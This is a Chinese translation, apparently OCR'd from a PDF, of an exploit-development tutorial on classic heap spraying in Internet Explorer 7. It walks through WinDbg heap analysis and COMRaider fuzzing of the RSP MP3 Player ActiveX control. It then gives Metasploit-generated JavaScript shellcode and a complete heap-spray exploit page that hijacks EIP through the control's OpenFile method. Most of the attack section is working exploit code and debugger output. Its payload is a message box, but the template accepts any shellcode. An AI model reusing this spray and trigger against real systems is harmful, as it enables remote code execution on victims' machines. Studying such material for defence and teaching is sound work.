Collection\IE700\iexplore.exe
  7c900000 4d00f29d Dec 09 23:15:41 2010 C:\WINDOWS\system32\ntdll.dll
  7c800000 49c4f2bb Mar 21 21:59:23 2009 C:\WINDOWS\system32\kernel32.dll
  77dd0000 49900be3 Feb 09 18:56:35 2009 C:\WINDOWS\system32\ADVAPI32.dll
  77e70000 4c68fa30 Aug 16 16:43:28 2010 C:\WINDOWS\system32\RPCRT4.dll
[...Snip...]
  767f0000 4c2b375b Jun 30 20:23:55 2010 C:\WINDOWS\system32\schannel.dll
  77c70000 4aaa5b06 Sep 11 22:13:26 2009 C:\WINDOWS\system32\msv1_0.dll
  76790000 4802a0d9 Apr 14 08:10:01 2008 C:\WINDOWS\system32\cryptdll.dll
  76d60000 4802a0d0 Apr 14 08:09:52 2008 C:\WINDOWS\system32\iphlpapi.dll
  SubSystemData: 00000000
  ProcessHeap: 00150000
  ProcessParameters: 00020000
  CurrentDirectory: 'C:\Documents and Settings\Administrator\Desktop\'
  WindowTitle: 'C:\Program Files\Utilu IE Collection\IE700\iexplore.exe'
  ImageFile: 'C:\Program Files\Utilu IE Collection\IE700\iexplore.exe'
  CommandLine: 'about:home'
[...Snip...]
```

让我们打印堆分配数据. 我们可以看到

98.63% 堆块正在使用

```
0:014> !heap -stat -h 00150000
heap @ 00150000
group-by: TOTSIZE max-display: 20
  size #blocks total ( %) (percent of total busy bytes)
  7ffe0 1f4 - f9fc180 (98.63)
  3fff8 3 - bffe8 (0.30)
  1fff8 4 - 7ffe0 (0.20)
  7ffd0 1 - 7ffd0 (0.20)
  7ff8 b - 57fa8 (0.14)
```

```
  fff8 5 - 4ffd8 (0.12)
  1ff8 21 - 41ef8 (0.10)
  3ff8 d - 33f98 (0.08)
  ff8 f - ef88 (0.02)
  7f8 18 - bf40 (0.02)
  8fc1 1 - 8fc1 (0.01)
  7fe0 1 - 7fe0 (0.01)
  7fd0 1 - 7fd0 (0.01)
  7db4 1 - 7db4 (0.01)
  614 14 - 7990 (0.01)
  57e0 1 - 57e0 (0.01)
  20 208 - 4100 (0.01)
  5e4 b - 40cc (0.01)
  4e4 c - 3ab0 (0.01)
  3980 1 - 3980 (0.01)
```

我们列出大小为 0x7ffe0 的块

```
0:014> !heap -flt s 7ffe0
  _HEAP @ 150000
  HEAP_ENTRY Size Prev Flags UserPtr UserSize - state
  03ad0018 fffc 0000 [0b] 03ad0020 7ffe0 - (busy VirtualAlloc)
  03bf0018 fffc fffc [0b] 03bf0020 7ffe0 - (busy VirtualAlloc)
  03c80018 fffc fffc [0b] 03c80020 7ffe0 - (busy VirtualAlloc)
  03d10018 fffc fffc [0b] 03d10020 7ffe0 - (busy VirtualAlloc)
  03da0018 fffc fffc [0b] 03da0020 7ffe0 - (busy VirtualAlloc)
  03e30018 fffc fffc [0b] 03e30020 7ffe0 - (busy VirtualAlloc)
  03ec0018 fffc fffc [0b] 03ec0020 7ffe0 - (busy VirtualAlloc)
  03f50018 fffc fffc [0b] 03f50020 7ffe0 - (busy VirtualAlloc)
[...Snip...]
  15110018 fffc fffc [0b] 15110020 7ffe0 - (busy VirtualAlloc)
  151a0018 fffc fffc [0b] 151a0020 7ffe0 - (busy VirtualAlloc)
  15230018 fffc fffc [0b] 15230020 7ffe0 - (busy VirtualAlloc)
  152c0018 fffc fffc [0b] 152c0020 7ffe0 - (busy VirtualAlloc)
  15350018 fffc fffc [0b] 15350020 7ffe0 - (busy VirtualAlloc)
  153e0018 fffc fffc [0b] 153e0020 7ffe0 - (busy VirtualAlloc)
  15470018 fffc fffc [0b] 15470020 7ffe0 - (busy VirtualAlloc)
  15500018 fffc fffc [0b] 15500020 7ffe0 - (busy VirtualAlloc)
```


现在你可能会问告诉你自己："这很酷，但是有什么意义呢?"．一般上如果我们有写任意 4 字节漏洞．为了可靠，我们从来不会用 shellcode 地址直接覆写指针(例如 EIP)．在堆喷射中我们可以决定堆布局．我们可以在堆中布置 NOP' s+shellcode 块．由于某个可预测的地址会指向 NOP' s，所以我们可以用这个地址去覆写，一旦程序能执行 到 NOP' s, shellcode 也会得到执行．

下面是通常我们使用的可预测地址，在调试器看看这些地址的内容．

可预测的地址 :

- 0x05050505
- 0x06060606
- 0x07070707
- ....

另外一个具有特殊意义的地址是 0x0c0c0c0c，第二部分将会解释．



```
0:014> d 04040404
04040404 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
04040414 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
04040424 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
04040434 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

```
04040444 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
04040454 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
04040464 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
04040474 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:014> d 05050505
05050505 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050515 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050525 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050535 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050545 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050555 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050565 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
05050575 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
0:014> d 06060606
06060606 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060616 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060626 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060636 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060646 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060656 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060666 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
06060676 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 ................
```

再次重申第一部分只讲典型的堆喷射，精确喷射会在第二部分将．为什么需要精确喷射？

(1) 我们需要处理 DEP

(2) 我们正在利用 UAF 类漏洞

所有的准备工作完成，是时候弹 shell 了．

崩溃重现

下载 RSP MP3 Player 并安装．转到 rspmp3ocx320sw.ocx 文件所在文件夹，执行

```
regsvr32 rspmp3ocx320sw.ocx
```


注册.ocx 控件．你能看到一个弹框说文件已经成功注册．接着下载 COMRaider．

COMRaider


是一个很好用的 ActiveX Fuzzer 工具．用这个工具可以轻易得到 POC．看看原始的 exploit 可

以知道崩溃出现在 OpenFile 函数. 如果我们只 Fuzzing 这个函数会得到 14 个异常例子. 我没


有花时间测试所有的文件,但我怀疑如果你测试完所有的文件会发现大量的可利用的崩溃!



COMRaider


ComRaider - [On file 16/18 14 Exceptions 0 Windows Closed]
IDEFENSE
LABS
Start
View
File
Result
Exceptions
Windows
ApiHits
C:\COMRaider\RSPMP3_320\RSPMP3\OpenFile\1815582830...
Caused Excepti...
C:\COMRaider\RSPMP3_320\RSPMP3\OpenFile\566701679...
Caused Excepti...
C:\COMRaider\RSPMP3_320\RSPMP3\OpenFile\1693029479...
Caused Excepti...
C:\COMRaider\RSPMP3_320\RSPMP3\OpenFile\426759383...
Caused Excepti...
C:\COMRaider\RSPMP3_320\RSPMP3\OpenFile\1171848268...
Timeout
Address
Exception
Module
Instruction
Class
Caption
Fuzzing Complete.
0 Windows
14 Exceptions
0 ApiTriggers
Ok
Api Log
***** Installing Hooks *****
Debug Strings:
DLL_PROCESS_ATTACH
Kill hung Processes
Close Popups
Pause
Delete duds
Save only exceptions
Begin Fuzzing

OpenFile



如果我们看下面这个造成崩溃的文件，可以看到它非常简单，类似于 exploit-db 那个

.

```
<?XML version='1.0' standalone='yes' ?>
<package><job id='DoneInVBS' debug='false' error='true'>
<object classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687' id='target' />
<script language='vbscript'>
'File Generated by COMRaider v0.0.133 - http://labs.idefense.com
'Wscript.echo typename(target)
'for debugging/custom prolog
targetFile = "C:\Documents and Settings\Administrator\Desktop\RSP MP3
Player\rspmp3ocx320sw.ocx"
prototype = "Function OpenFile ( ByVal Inputfile As String )"
memberName = "OpenFile"
progid = "RSPMP3_320.RSPMP3"
argCount = 1
arg1=String(1044, "A")
target.OpenFile arg1
```

```
</script></job></package>
```

我花费了一点时间把它从 vb 转为 js. 我们可以控制 EIP 或 SEH .但这不是我们关心的. 我们想

要从堆喷射中选一个可预测的指针覆写 EIP.

```
<html>
<head>
<object id="Oops" classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687'></object>
</head>
<body>
<script>
pointer='';
for (counter=0; counter<=1000; counter++) pointer+=unescape("%06");
Oops.OpenFile(pointer);
</script>
</body>
</html>
eax=000003ea ebx=00000001 ecx=0000003c edx=0483fd08 esi=03ff0f64 edi=04840000
eip=03ed2fb7 esp=04826e90 ebp=0483ff9c iopl=0 nv up ei pl nz ac pe cy
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010217
rspmp3ocx1+0x2fb7:
03ed2fb7 f3a5 rep movs dword ptr es:[edi],dword ptr [esi]
0:014> g
(87c.f6c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=06060606 edx=7c9032bc esi=00000000 edi=00000000
eip=06060606 esp=04826ac0 ebp=04826ae0 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
06060606 ?? ???
0:014> d 06060606
06060606 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ????????????????
06060616 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ????????????????
06060626 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ????????????????
06060636 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ????????????????
06060646 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ????????????????
06060656 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ????????????????
```

```
06060666 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ??????????????
06060676 ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? ??????????????
```

可以看到 EIP 被覆盖为 0x06060606.(其中一个可预测的指针) 然后执行流就报错了因为我们

没有写任何东西在 0x06060606.

Shellcode+游戏结束

我们首先生成一些可用的 shellcode. 记得将 shellcode 编码为 javascript 小端字节序.

```
root@bt:~# msfpayload windows/messagebox O
  Name: Windows MessageBox
  Module: payload/windows/messagebox
  Version: 13403
  Platform: Windows
  Arch: x86
Needs Admin: No
Total size: 270
  Rank: Normal
Provided by:
  corelanc0d3r
  jduck <jduck@metasploit.com>
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique: seh, thread, process, none
ICON NO yes Icon type can be NO, ERROR, INFORMATION,
WARNING or QUESTION
TEXT Hello, from MSF! yes Messagebox Text (max 255 chars)
TITLE MessageBox yes Messagebox Title (max 255 chars)
Description:
  Spawns a dialog via MessageBox using a customizable title, text &
  icon
root@bt:~# msfpayload windows/messagebox text='Oww Snap!' title='b33f' O
  Name: Windows MessageBox
  Module: payload/windows/messagebox
  Version: 13403
```


```
  Platform: Windows
  Arch: x86
Needs Admin: No
Total size: 255
  Rank: Normal
Provided by:
  corelanc0d3r
  jduck <jduck@metasploit.com>
Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique: seh, thread, process, none
ICON NO yes Icon type can be NO, ERROR, INFORMATION,
WARNING or QUESTION
TEXT Oww Snap! yes Messagebox Text (max 255 chars)
TITLE b33f yes Messagebox Title (max 255 chars)
Description:
  Spawns a dialog via MessageBox using a customizable title, text &
  icon
root@bt:~# msfpayload windows/messagebox text='Oww Snap!' title='b33f' R| msfencode -t
js_le
[*] x86/shikata_ga_nai succeeded with size 282 (iteration=1)
%u22bb%ua82f%udb56%ud9dd%u2474%u58f4%uc931%u40b1%u5831%u0315%u1558%uc083%
ue204%uf6d7%ucd43
%u7dce%u06b0%uafc1%u910a%u9910%ud50f%u2923%u9f5b%uc2cf%u7c2d%u9244%uf7d9%u3
b24%u3151%u74e0
%u4b7d%ud2e3%u627c%u04fc%u0f1e%ue36e%u84fb%ud72b%ucf88%u5f9b%u058e%ud550%u
5288%uca3c%u8fa9
%u3e23%uc4e3%ub497%u34f2%u35e6%u08c5%u66f4%u49a2%u7070%u866a%u7f75%uf2ab%u
4471%u214f%uce51
%ua24e%u14fb%u5e90%udf9d%ueb9e%ubaea%uea82%ub107%u67bf%u2ed6%u3336%ub2fc%u
7f28%uc24e%uab83
%u3627%u915a%u375f%u1813%u1573%ubb44%u6574%u4d6b%u9ecf%u302f%u7c17%u4a3c%
ua5bb%ubc91%u5a4d
%uc2ea%ue0d8%u551d%u86b6%ue43d%u642e%uc80c%ue2ca%u6705%u8177%udb6d%u6f53%
u02e7%u90cd%ucea2
%uac78%u741d%u93d2%u36d3%uc8a5%u14cf%u9141%u66f0%u3a6e%ub957%u9bb0%udb0f%
```

```
ue883%u2aa9%u8638
%u696a%u1eba%u1971%u78e3%ufa56%u2b8b%u9bf8%ua43b%u2b4b%u14cc%u1a65%u19ba%
u95a1%u4033%u7798
%ud011%u258a%u066a%u0a1d%u58c4%u820b
```

好的，整理下最后的 POC．增加一些注释和前面创建的堆喷射．最终的堆喷射脚本如下：

```
<!--------------------------------------------------------------------------
// Exploit: RSP MP3 Player OCX ActiveX Heap Spray //
// Author: b33f - http://www.fuzzysecurity.com/ //
// OS: Tested on XP PRO SP3 //
// Browser: IE 7.00 //
// Software: http://www.exploit-db.com/wp-content/themes/exploit/applications/ //
// 16fc339cccdb34dd45af52de8c046d8d-rsp_mp3_ocx_3.2.0_sw.zip //
//--------------------------------------------------------------------------//
// This exploit was created for Part 8 of my Exploit Development tutorial //
// series => http://www.fuzzysecurity.com/tutorials/expDev/8.html //
--------------------------------------------------------------------------->
<html>
<head>
<object id="Oops" classid='clsid:3C88113F-8CEC-48DC-A0E5-983EF9458687'></object>
</head>
<body>
<script>
//msfpayload windows/messagebox text='Oww Snap!' title='b33f' R| msfencode -t js_le
var Shellcode = unescape(
'%u22bb%ua82f%udb56%ud9dd%u2474%u58f4%uc931%u40b1%u5831%u0315%u1558%uc08
3%ue204%uf6d7%ucd43'+
'%u7dce%u06b0%uafc1%u910a%u9910%ud50f%u2923%u9f5b%uc2cf%u7c2d%u9244%uf7d9
%u3b24%u3151%u74e0'+
'%u4b7d%ud2e3%u627c%u04fc%u0f1e%ue36e%u84fb%ud72b%ucf88%u5f9b%u058e%ud550
%u5288%uca3c%u8fa9'+
'%u3e23%uc4e3%ub497%u34f2%u35e6%u08c5%u66f4%u49a2%u7070%u866a%u7f75%uf2ab
%u4471%u214f%uce51'+
'%ua24e%u14fb%u5e90%udf9d%ueb9e%ubaea%uea82%ub107%u67bf%u2ed6%u3336%ub2fc
%u7f28%uc24e%uab83'+
'%u3627%u915a%u375f%u1813%u1573%ubb44%u6574%u4d6b%u9ecf%u302f%u7c17%u4a3c
%ua5bb%ubc91%u5a4d'+
```

```
'%uc2ea%ue0d8%u551d%u86b6%ue43d%u642e%uc80c%ue2ca%u6705%u8177%udb6d%u6f5
3%u02e7%u90cd%ucea2'+
'%uac78%u741d%u93d2%u36d3%uc8a5%u14cf%u9141%u66f0%u3a6e%ub957%u9bb0%udb0f
%ue883%u2aa9%u8638'+
'%u696a%u1eba%u1971%u78e3%ufa56%u2b8b%u9bf8%ua43b%u2b4b%u14cc%u1a65%u19b
a%u95a1%u4033%u7798'+
'%ud011%u258a%u066a%u0a1d%u58c4%u820b');
var NopSlide = unescape('%u9090%u9090');
var headersize = 20;
var slack = headersize + Shellcode.length;
while (NopSlide.length < slack) NopSlide += NopSlide;
var filler = NopSlide.substring(0,slack);
var chunk = NopSlide.substring(0,NopSlide.length - slack);
while (chunk.length + slack < 0x40000) chunk = chunk + chunk + filler;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = chunk + Shellcode }
// Trigger crash => EIP = 0x06060606
pointer='';
for (counter=0; counter<=1000; counter++) pointer+=unescape("%06");
Oops.OpenFile(pointer);
</script>
</body>
</html>
```


b33f
Owee Snap!
OK
start

